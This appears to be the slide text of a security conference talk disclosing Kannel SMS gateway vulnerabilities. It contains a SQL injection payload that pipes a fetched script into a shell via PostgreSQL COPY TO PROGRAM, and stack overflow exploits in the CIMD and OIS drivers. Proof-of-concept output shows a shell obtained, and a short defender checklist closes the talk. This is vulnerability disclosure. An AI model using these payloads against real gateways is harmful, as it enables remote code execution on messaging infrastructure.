
```
PATH 2 (message_id TLV, 62 chars):  
'; COPY (SELECT '') TO PROGRAM  
'curl 127.0.0.1:9998/s|sh'; --
```

- ▶ Single quote breaks out -> ; stacks -> COPY runs the OS cmd
- ▶ -- comments out the rest of Kannel's query
- ▶ PATH 2: Kannel auto-binds rogue SMSC -> 1 deliver_sm -> shell
- ▶ Scope: Changed – code runs on the PostgreSQL host

The thesis RCE: a hostile carrier's receipt becomes code execution.

Demo – Hostile Upstream -> Shell

expected: uid=110(postgres) – operator typed nothing
PATH 1: one curl -> /tmp/pwned contains id output



```
nickvourd@MacBook-Air DLR_PgSQL_COPY_TO_PROGRAM % python3 poc.py
I
```

From the SMSC trust boundary to a shell on the gateway.

The Old Way In

Every protocol ships in the binary – even the ones you'll never use.

- ▶ Kannel compiles EVERY SMSC driver into one binary – SMPP, CIMD, OIS, UCP – used or not.
- ▶ You'll almost never meet a CIMD or OIS carrier in 2026 (legacy Nokia-era) – but the vulnerable code still ships in every build.
- ▶ So the bug is real, just rarely reachable: needs that legacy SMSC configured AND a build with modern stack protections off.
- ▶ Unhardened builds aren't rare where it counts: long-lived EOL OSes (CentOS 6/7), Kannel built from source with no PIE/canary – nobody rebuilds an EOL box.

CIMD Stack Overflow -> ret2libc

```
gw/smsc/smsc_cimd.c - cimd_submit_msg() (:362)

char msgtext[1024];          // fixed stack buffer

octstr_get_many_chars(msgtext,

    msg->sms.msgdata, 0, len); // :395 NO bounds check

// 1100-byte msgdata -> 1100 bytes into msgtext[1024]
```

➤ **THE BUG** – 1100 bytes into a 1024 buffer, no bounds check

- ▶ Fake smsbox -> box port :13001 (no auth) injects oversized SMS
- ▶ Triggers only if max-sms-octets > 1024 (else split = safe)
- ▶ ASAN: stack-buffer-overflow CONFIRMED on stock 1.5.0
- ▶ Full RCE: ret2libc -> system("id") as bearerbox uid=1000

Crash confirmed on stock; shell needs -fno-stack-protector / no-PIE build.

OIS memcpy Stack Overflow

```
gw/smsc/smsc_ois.c - ois_extract_msg_from_buffer()
char buffer[BUFLen+1]; // :646 (512 bytes)
// SUCCESS path (:1617) - NO bounds check:
memcpy(str, smsc->buffer, len); // len can exceed 512
// ERROR path (:1626) - correctly caps len at BUFLen (!)
```

➤ THE BUG – memcpy with no bounds check (success path)

```
nickvourd@MacBook-Air OIS_memcpy_Overflow % python3 poc.py 127.0.0.1 9201 --shell --fd 32
```

```
Kannel OIS - Interactive Shell via dup2 + execve
```

```
[*] Target: 127.0.0.1:9201
[*] Libc base: 0x7ffff0400000
[*] Socket FD: 32
[*] Strategy: dup2(fd,0), dup2(fd,1), dup2(fd,2), execve("/bin/sh")

[*] Payload size: 809 bytes
[*] Sending payload...
[+] Payload sent! Waiting for ROP+execve to complete...
[*] Commands sent - waiting for response...

[+] ===== SHELL OBTAINED! =====
[+] Response: alive
uid=1000(nickvourd) gid=1000(nickvourd) groups=1000(nickvourd),4(adm),24(cdrom),27(sudo),30(dip),105(lxd)
[*] Interactive shell (Ctrl+C to exit)

whoami && hostname && ifconfig eth0
nickvourd
kannel-server
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.4 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::222:48ff:fe53:e056 prefixlen 64 scopeid 0x20<link>
    ether 00:22:48:53:e0:56 txqueuelen 1000 (Ethernet)
    RX packets 685517 bytes 411626947 (411.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 617041 bytes 165973274 (165.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- ▶ Devs capped len in the error path – forgot the success path
- ▶ Crafted OIS message > 512 bytes overflows the stack buffer
- ▶ Needs an OIS SMSC configured (rare, legacy Nokia gear)
- ▶ Reverse shell achieved on a no-canary build

Bug is real & still in the code; exploitation needs legacy protocol + no canary.

What Defenders Can Do (Today)

NETWORK / ARCHITECTURE

- ▶ Never expose the SMSC port (2775) to untrusted nets
- ▶ Mutual TLS + pinned certs on SMSC links
- ▶ Per-tenant SMPP credentials → limit blast radius
- ▶ Alert on anomalous generic_nack rates

APPLICATION LEVEL

- ▶ Never use DLR callbacks as the sole MFA gate
- ▶ Alert on missing DLR within the expected window
- ▶ Sign messages app ↔ Kannel admin API
- ▶ PostgreSQL DLR backend: run as non-superuser

THANK YOU

There are some honorable mentions:

```
root@defcon:~/sms-gw$ ./Euxaristo --target kannel --mode offensive _
```

- ▶ Anna Manousaki Thank you, Mentor
- ▶ Konstantinos Stroubakis The guy that knows SMS and SMPP
- ▶ Giannis Terzakis Thanks for everything
- ▶ Lucas Lundgren Thanks for helping out
- ▶ George Sotiriadis Souvlaki brother 1
- ▶ Nikos Katsiopoulos Souvlaki brother 2
- ▶ Vasilis Maritsas Always there
- ▶ Vincent Yiu The Asian Stallion
- ▶ Vagelis Mitakidis The Red Team Guy
- ▶ Dimitris Siatiras The Greek Stallion
- ▶ Pipe Rodanant. Life Changer

